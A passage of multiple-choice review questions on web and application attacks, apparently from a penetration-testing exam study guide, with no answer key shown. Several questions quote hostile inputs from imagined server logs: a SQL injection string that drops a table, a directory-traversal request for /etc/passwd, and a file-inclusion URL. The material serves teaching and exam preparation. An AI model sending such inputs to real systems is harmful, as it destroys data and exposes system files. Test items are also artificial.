
A. Timing-based SQL injection

B. HTML injection

C. Cross-site scripting

D. Content-based SQL injection

4. Which one of the following function calls is closely associated with Linux command injection attacks?

A. system()

B. sudo()

C. mkdir()

D. root()

5. Tina is conducting a penetration test and is trying to gain access to a user account. Which of the following is a good source for obtaining user account credentials?

A. Social engineering

B. Default account lists

C. Password dumps from compromised sites

D. All of the above

6. What type of credential used in Kerberos is often referred to as the “golden ticket” because of its potential for widespread reuse?

A. Session ticket

B. Ticket granting ticket

C. Service ticket

D. User ticket

7. Wendy is a penetration tester who wishes to engage in a session hijacking attack. What information is crucial for Wendy to obtain to ensure that her attack will be successful?

A. Session ticket

B. Session cookie

C. Username

D. User password

8. Sherry is concerned that a web application in her organization supports unvalidated redirects. Which one of the following approaches would minimize the risk of this attack?

A. Requiring HTTPS

B. Encrypting session cookies

C. Implementing multifactor authentication

D. Restricting redirects to her domain

9. Joe checks his web server logs and sees that someone sent the following query string to an application running on the server:
http://www.mycompany.com/servicestatus.php?serviceID=892&serviceID=892' ;

DROP TABLE Services;--

What type of attack was most likely attempted?

A. Cross-site scripting

B. Session hijacking

C. Parameter pollution

D. Man-in-the-middle

10. Upon further inspection, Joe finds a series of thousands of requests to the same URL coming from a single IP address. Here are a few examples:

http://www.mycompany.com/servicestatus.php?serviceID=1

http://www.mycompany.com/servicestatus.php?serviceID=2

http://www.mycompany.com/servicestatus.php?serviceID=3

http://www.mycompany.com/servicestatus.php?serviceID=4

http://www.mycompany.com/servicestatus.php?serviceID=5

http://www.mycompany.com/servicestatus.php?serviceID=6

What type of vulnerability was the attacker likely trying to exploit?

A. Insecure direct object reference

B. File upload

C. Unvalidated redirect

D. Session hijacking

11. Joe's adventures in web server log analysis are not yet complete. As he continues to review the logs, he finds the request

http://www.mycompany.com/../../../etc/passwd

What type of attack was most likely attempted?

A. SQL injection

B. Session hijacking

C. Directory traversal

D. File upload

12. What type of attack depends upon the fact that users are often logged into many websites simultaneously in the same browser?

A. SQL injection

B. Cross-site scripting

C. Cross-site request forgery

D. File inclusion

13. What type of cross-site scripting attack would not be visible to a security professional inspecting the HTML source code in a browser?

A. Reflected XSS

B. Stored XSS

C. Persistent XSS

D. DOM-based XSS

14. Which one of the following attacks is an example of a race condition exploitation?

A. XSRF

B. XSS

C. TOCTTOU

D. SQLi

15. Tom is a software developer who creates code for sale to the public. He would like to assure his users that the code they receive actually came from him. What technique can he use to best provide this assurance?

A. Code signing

B. Code endorsement

C. Code encryption

D. Code obfuscation

16. Which one of the following is a static code analysis tool?

A. YASCA

B. Peach

C. Immunity

D. WinDBG

17. Norm is performing a penetration test of a web application and would like to manipulate the input sent to the application before it leaves his browser. Which one of the following tools would assist him with this task?

A. AFL

B. ZAP

C. GDB

D. DOM

18. What control is most commonly used to secure access to API interfaces?

A. API keys

B. Passwords

C. Challenge-response

D. Biometric authentication

19. Which one of the following is a debugging tool compatible with Linux systems?

A. WinDBG

B. GDB

C. OllyDbg

D. SonarQube

20. During a penetration test, Bonnie discovers in a web server log that the testers attempted to access the following URL:

http://www.mycompany.com/sortusers.php?file=C:\uploads\attack.exe

What type of attack did they most likely attempt?

A. Reflected XSS

B. Persistent XSS

C. Local file inclusion

D. Remote file inclusion